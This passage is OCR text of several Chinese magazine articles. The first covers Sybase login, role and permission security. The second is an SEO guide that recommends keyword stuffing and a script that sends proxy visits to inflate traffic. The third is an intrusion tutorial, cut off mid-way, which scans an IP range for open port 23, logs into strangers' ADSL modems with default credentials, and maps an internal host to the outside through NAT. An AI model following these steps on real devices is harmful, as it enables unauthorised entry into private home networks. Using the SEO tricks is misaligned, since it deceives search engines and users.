进入操作系统的用户需要进行服务器登录，服务器登录是由DBA管理的，登录成功意味着用户可以使用master数据库，登录是通过登录名和正确的口令组合完成的，使用具有一定复杂度的口令并定时更换对系统的安全性有极大好处。通过系统存储过程sp_configure可以置强制口令修改的时间间隔。SYBASE数据库安装过程中自动建立SA登录，它是所有系统数据库的所有者，也是它所建立或安装的数据库的所有者，具有sa_role和sso_role角色，能够进行系统管理和安全管理。通过SA登录可以创建更多的登录满足应用的要求，每一次登录在系统数据库master中的系统表syslogins有一个对应的记录并有一个唯一的suid标识该登录。与登录有关的存储过程有：sp_addlogin，sp_modifylogin，sp_displaylogin。

3）SYBASE数据库安全

登录到服务器后若要得到对数据库的访问权，必须在相应数据库中增加用户，并在用户和登录之间建立联系，每一个用户在其所在的数据库的sysusers表中有一个对应的记录，内容包括与该用户相联系的登录的suid，该用户的uid，用户名及用户所在的组，组在数据库中是为了方便权限管理而产生的，因此它成为安全策略的一部分。权限可以直接授予用户，角色或组。组是用户的集合，具有权限的用户可以创建组，可以将用户加入到一个组中。组中的用户具有授予组的所有权限。

在SYBASE中有一个public组，是系统创建的，所有用户都是public组的成员，利用这个特性，当数据库中所有用户都需要某种权限时可以将它授予public组，而不需对每个用户进行分别授权。除了public组之外任何用户只可属于一个组，这种限制是由于SYBASE系统表的结构造成的，每增加一个组，数据库中的系统表sysusers增加一条记录，组信息和用户信息都保存在系统表sysusers中，表中有一列gid指出用户所属的组，在数据库中，用户对数据库所做的操作均需要DBMS进行权限许可检查，在SYBASE中，许可检查是通过对系统表sysusers和sysprotects进行读操作实现的。身份及其验证控制确保只有合法用户才能登录到系统。

4）SYBASE对象安全

数据库中对象包括表、存储过程、视图和扩展的存储过程，对象的所有者或创建者自动被授予对对象的许可权。所有者则有权决定把许可权授予其他用户。表的权限包括select，insert，update，delete，reference，存储过程及扩展的存储过程的权限为execute，视图的权限包括select，insert，update，delete。权限使得用户在数据库中活动范围仅被容许在小范围内，大大提高了数据库的安全性。

Sybase提供了GRANT和REVOKE命令，以便授予或取消许可权。系统管理员(System Administrantion,SA)享有服务器内的所有数据库的一切对象的许可权。权限授予语句grant的执行将导致系统表sysprotects中记录增加，sysprotects表每一记录内容包括 数据库对象标识(id)，权限被赋予者标识(uid)，权限类型(action)等，它记录了数据库的某个对象的何种权限授予了谁，既包括对用户的授权也包括对组的授权，系统自带的角色如so_role,sso_role等所具有的权限不需在这个表中记录。用户创建的角色被赋予的权限记录在这个表中。

SYBASE的角色分为两类 预定义角色(或称系统角色)和用户自定义角色。角色是权限的集合，可以授予登录。通过角色划分允许给特定用户赋予特权角色，以便只有特定用户才能执行特定任务。如图1 所示，表明了登录、用户、组、角色、对象权限之间的关系。(Fig 1 the relationship of login,user,group,role and object privilege)




图1

实用安全技巧

1)客户端与服务器相连接时必须安装SYBASE客户端软件，对于通过应用程序与服务器的数据库进行联系的客户，安装时选择自定义安装，在众多可选组件中只需选择Language Modules和Connectivity两个组件即可满足一般用户的要求，正常使用不需要的组件不必安装，多余组件的安装将会造成安全隐患。另外客户端安装完毕且与服务器正常连通后，从程序组和桌面删除dsedit的快捷方式，以后如果需要可从文件目录中找到dsedit.exe启动。避免其他人员修改或删除SYBASE服务。

2)客户端组件dsedit用于连接配置，建立服务时需要输入服务名和服务地址(server address)，在局域网的域名管理器DNS中创建一个指向SYBASE服务器的域名，在dsedit配置服务地址时可以用域名代替IP地址构成"域名+,+端口号"的地址形式，如db.xsgl,5500。用域名代替固定IP 地址的好处其一在于安全性，客户端的非SYBASE应用用户通过dsedit.exe程序看到服务地址是域名而不是实际地址，对SYBASE服务器提供一定的保护。当然这种保护是非常有限的，熟悉系统的用户可以通过ping命令得到域名的实际地址。另一个好处在于维护方便，当SYBASE服务器由于某种原因改变了IP地址，只需在域名管理器中将域名对应的IP地址改为当前IP地址即可，客户端的连接配置不需改动。

3)为public组授权时必须十分谨慎，尤其是insert,update,delete权限，一旦将某种权限赋予public组则所有用户都具有该权限。SYBASE许可遵守一条简单的规则"最后发生的有效"。比如一个用户可以从所属的用户组，public组和相联系的登录的角色中继承权限，也可以得到直接指定其自身所授的权限，在得到权限和取消授权的过程中，对于同一个权限总是最后一次执行的结果有效。

4)在许多应用中，需要不同用户对同一表的不同行数据集合进行操作，Sybase ASE 12.5以前的版本中，通过授权语句对表的授权只能达到列级，无法达到行级。视图可以从表的列级和行级进行数据保护，分别采用列选择和Where子句增加条件实现，但视图实现时有一定的限制，比如SYBASE中对包含来自多于一个表的字段的视图进行了限制，包括 不能删除视图中的行，不能在单个Update语句中更新来自多于一个表的列，不能更新、删除或插入包含Distinct子句的视图。由于视图的诸多限制使实现行级授权很不方便。笔者运行的教学管理系统是采用SYBASE数据库和PowerBulider开发工具实现的，要求不同系的用户只能操作本系的信息，采用的方法是:用户名与登录名相同且每个用户有一个用户名，同一系的用户的用户名前三位相同，根据用户名的前三位判断用户所在的系，并保留系代码作为该用户进行各种数据库操作的限制条件以达到不同系用户只能访问本系数据的目的。

5)对于用户数较多，职能分明的大应用系统来说，根据用户不同的职能进行分组是十分重要的，可以大大减少权限管理的工作量。笔者运行的系统将所有系级用户分为一组，教务处的管理人员分为一组，不同组根据需要赋予必需的权限，使每一用户拥有的权限仅能够满足应用工作要求。所遵循的原则是，任何用户，无论他是管理员、开发者还是终端用户，都应该赋予完成他的工作所需的最小特权和访问权限。

结束语

SYBASE数据库为实现数据库安全采取了多种技术手段，各有特点。为了满足不同应用的安全要求，SYBASE还提供了一些其它安全支持，如通过目录控制层(DCL)支持商业命名服务，使客户、服务器之间的定位与识别受控于商业命名服务提供的网络服务; 通过安全控制层(SCL)支持商业安全服务，使客户、服务器等通信受控于商业安全服务; 为支持电子商务利用SSL协议和公用密钥(PKI)机制加强信息安全，在Sybase ASE 12.5中已经具有数据库行级安全机制，可对数据进行更细粒度的控制。由于数据库系统的安全威胁来自网络、软件、工作人员和环境等多个方面，所以，数据库系统的安全保护不仅仅依靠系统硬件，操作系统和数据库管理系统某方面，它还必须依靠有效的管理制度并制定一个全面的、针对系统的、切实可行的安全管理方案，将各种安全措施相互配合才能使系统更加安全可靠。

适合读者：网站站长，商业人员
前置知识：无

互联网时代的技术宠儿
搜索引擎排名优化技术

文/图 困困（盘瀚）

用过Google，百度，DMOZ，Yahoo，Looksmart之类的人都知道，当我们需要检索某个产品或者信息的时候，在输入相关词时会出现相应的信息资料。作为厂商，都希望自己的信息资料排在前列，那么相应得到产品的宣传机会就大大增加。拿Google来说，一种最简单的方法就是交钱（傻子都知道），这样就会出现在Google的右边"赞助商连接"里，当然这不是我所要谈的，毕竟不是每个人都愿意交这份钱，而且我了解过像百度检索到别人公司的网站，每点击一次都要交钱，那对于小公司或者个人来说可是不小的费用。

我通过查阅很多资料和问过一些相对专业的人士之后决定探索一下这个问题，希望对大家有些帮助。其实现在网上有很多公司都会向你保证每个月公司的关键词搜索，保证在前十或者前几，那么这些公司中有多少是与Google公司有业务往来，或者说是通过正常的渠道来提高排名的呢？我想或许不多吧，那么对他们来说一定是通过某些手段来提升排名的；在这之前所爆出的"Google否认使用作弊技术提升排名"事件说明了一切，无风不起浪嘛，道高一尺，魔高一丈，毕竟软件也是人写的，要想人不知除非己莫写。还是以Google为例，毕竟Google已成为具有垄断优势的全球性搜索引擎，算上它为Yahoo和AOL提供的搜索服务，Google目前的全球市场占有率已超过80%。简单的结论是，如果你的网站在Google上不能获得良好的排名，那么你的网络营销策略就算是失败。

下面是我了解的一些资料，有些大家可以在网站上搜索到，也算是充分利用资源。

要想针对Google来优化你的网页和进行相应的推广工作，首先得了解Google是以什么规则来评估一个网站对于某个特定关键词的排名值的。当然，除了Google的工程师，没有谁真正知道这个秘密。

影响Google排名的因素

1.Link Popularity

国内有人译作"链接广泛度"，是Google用来评判一个网站价值的主要手段。我们都知道Google工具条上有一个绿色的PageRank标尺，就是用来指示网站的链接广泛度的。如果要用的时候需要先安装Google ToolBar，在Google的主页就可以下载，现在是3.0的版本。安装完之后在IE中就有了Google搜索栏，点击"选项"，在对话框中选择"PageRank显示"，这样就会看到一个小长方条，绿色相应的代表它的值，PageRank值从0到10。

Google的PageRank公式十分复杂，而且不是一成不变的。我们所说的链接包括网站内部链接、连出链接和连入链接，其中最重要的是连入链接。Google通过统计这些链接的质量和数量来给网站确定PageRank值，值越高排名也就越高，理论上PageRank是浮动的，每个月可能都会变动。因此网站建好后你需要投入大量的时间和精力来获得大量的外部链接，特别是来自PageRank值比较高的网站的链接。我们可以试一下像163，sina，sohu等大型网站，他们的值都会很高。

一般说来，如果一个网站的PageRank值是4到6的话，说明这个网站已经获得了不错的访问量 如果到了7以上，说明不管是从网站的质量到知名度都非常优秀了。

想要提高PageRank的值，方法其实大家一定也知道了，第一是疯狂的登录，把你的资料提供给所有搜索引擎（DMOZ，Yahoo，Looksmart等），这样起码PageRank可以向上提升1到2分。第二就是与其它网站互相连接，毕竟团结就是力量，而且这样可以使双方的PageRank都得到提高。当然也要注意不要链接太多内容无关的网站，否则Google会作为作弊处理给予处罚，吃力不讨好。第三就是提升网站的品质，这个就不是一下两下可以说清楚的，主要是要吸引眼球。

2. Page Title

搜索引擎是通过关键词来选择网站的，而网站的标题是搜索引擎寻找关键词的主要目的地通过分析Google的搜索结果就可以很清楚地发现这一点。因此，你一定要首先确定你的网站主关键词（一般可以选定1 到5个），然后再将关键词体现到网页的Title中去。记住，Title标签不要超过40个字符。

除了显示在浏览器顶端的Title标签，网页主体里面的文字标题往往也起到很大作用，一个含有主关键词格式的标题，也能对网页的排名起到很大的作用。这个标题除了标签外最好是没有任何的定义。不过，现实是大多数人为了页面的美观都不愿意这样做。

3. Keyword Density

关键词除了需要出现在标题里面，还需要在整个网页里面以一定的频率出现。你需要在标题、段落内容、文字内容、页头和页尾、Alt标签甚至不显示的，如在网

页中加入: <!—关键字-->之类的注释语句。

实际的操作方法

1.添加链接

要添加也要添加在流量大的网站,比如: yahoo,sina的论坛。

2.搜索引擎

想办法让你的资料出现在大的搜索引擎里面,这个有一定的时间性,不是能够实时体现出来的。

3.网站访问量

这个就需要一定的技巧了,比如说代理,可以通过编写一个程序让你的代理列表的每台机器每过多少时间来访问你的网站,这样每天执行的话,我想你的排名也不会太靠后的,当然这个也是一个辛苦活。

4.修改自己个人网站

我们都知道,再怎么做如果你的网站没有内容也只是昙花一现(毕竟个人力量还是有限的),所以如何让你的网站吸引眼球,内容丰富?加入优秀的Flash,及时地更新都会使网民们喜欢你的网站(我想没有人喜欢一个10多个月都不更新的网站)。还要说的就是,注意图片之类的文件压缩也是很重要,如果太大,造成访问速度太慢,我想很多人不会等你的网站显示出来就早早把它close了。

关键词的引用也非常重要,我曾经发现有很多网站,对关键词的引用非常之多,可以说许多不该出现的地方都出现了,打开他的源代码甚至在注释中也不放过关键词。既然这些公司都没有受到Google的处罚,那么我想我们应该也没问题,疯狂的在每个页面里加吧,不过也不要太多哦!


还有我们可以在网站里加入一些搜索引擎,方便别人搜索,也提高链出量。我这里写了一个百度的,Google的好像有它的内部dll或者控件调用,所以我也没有够研究出来,希望有高手发现之后能够告诉我。

因为本人了解的比较有限,如果有错误的地方请大家多多指教。我们的口号是"不求最好,但求免费"。(WTF: 本文作者所述内容,均为私人观点,请读者慎重试验、有喜欢此技术的朋友,请与WTF@hacker.com.cn联系)

适合读者: 入侵爱好者,网管爱好者

前置知识: 路由攻击基础

让硬件入侵不再是神话



文/图 ivory

现在的入侵手法莫过于一些简单的SQL injection填字游戏,很单调。我最近在学习硬件方面的入侵,也了解了一些ADSL Modem和Cisco路由器的入侵手法,不敢独享。本文主要是提供一些具体过程,起个抛砖引玉作用。

从ADSL Modem谈起

1.扫描

现在很多ADSL Modem都是通过 80、23、21三个端口来管理的,但80、21端口有很多服务器都打开,没怎么特征性,于是我选择了23端口,打开我的至爱: SupperScan,填上我所在地区的IP段,(跨多几段都没关系,反正SupperScan的速度就是快)眨眼间,结果出来了,开23、80的主机还真不少啊。我挑了几台出来,在浏览器那里输入IP: 218.xxx.xxx.xxx,OK。登录对话框出来了,输入USER:ADSL、PASS:ADSL1234(因为我这里的ADSL modem一般是华硕的,缺省是ADSL、ADSL1234),Bingo! 一矢中的,现在我就是上帝。如图1 所示。




图1

2.映射

本来我们来到图1 所示的界面,拿一下上网密码就OK了。但是我希望能入侵内网,这里只仅仅成功了一半。要进一步入侵内网,我们要进行端口映射,但是我连内网的拓扑,都不知道(更不用说内网主机的端口开放情况了)又怎么映射呢?开始,我选择了猜测。一般来说,Modem的内网IP缺省是192.168.1.1,而大多数就把自己主机的IP设成192.168.1.2。因此我们只要试试把192.

168.1.2的端口映射出来就行了(但如果使用了DHCP就麻烦了)。后来,我发现华硕的doc/lan_conf.htm配置页面已经记载了所有我们想要得到的信息。如图2 所示。




图2

我们从这里可以看出,ADSL modem已经配置了DHCP。我们知道DHCP服务是一个自动分配IP地址的网络服务。我们知道DHCP有个特性就是按顺序分配,而且按照一般家庭网络,最多就几台计算机。据分析,可能存在主机IP地址为192.168.0.110、192.168.0.111两台主机。我们这里直接按照192.168.0.110来做实验。但是192.168.0.110到底开放了什么端口,我们根本就不知道,呵呵,既然不知道,那么我就把他整台主机透明地映射到外网。具体做法如下:进入NAT选项->添加NAT规则->BIMAP->填入主机IP:192.168.0.110,到此192.168.0.110已经透明地映射到192.168.0.1上了,我们访问ADSL modem就等于访问主机192.168.0.110了,如图3 所示。




图3

3.漏洞检测

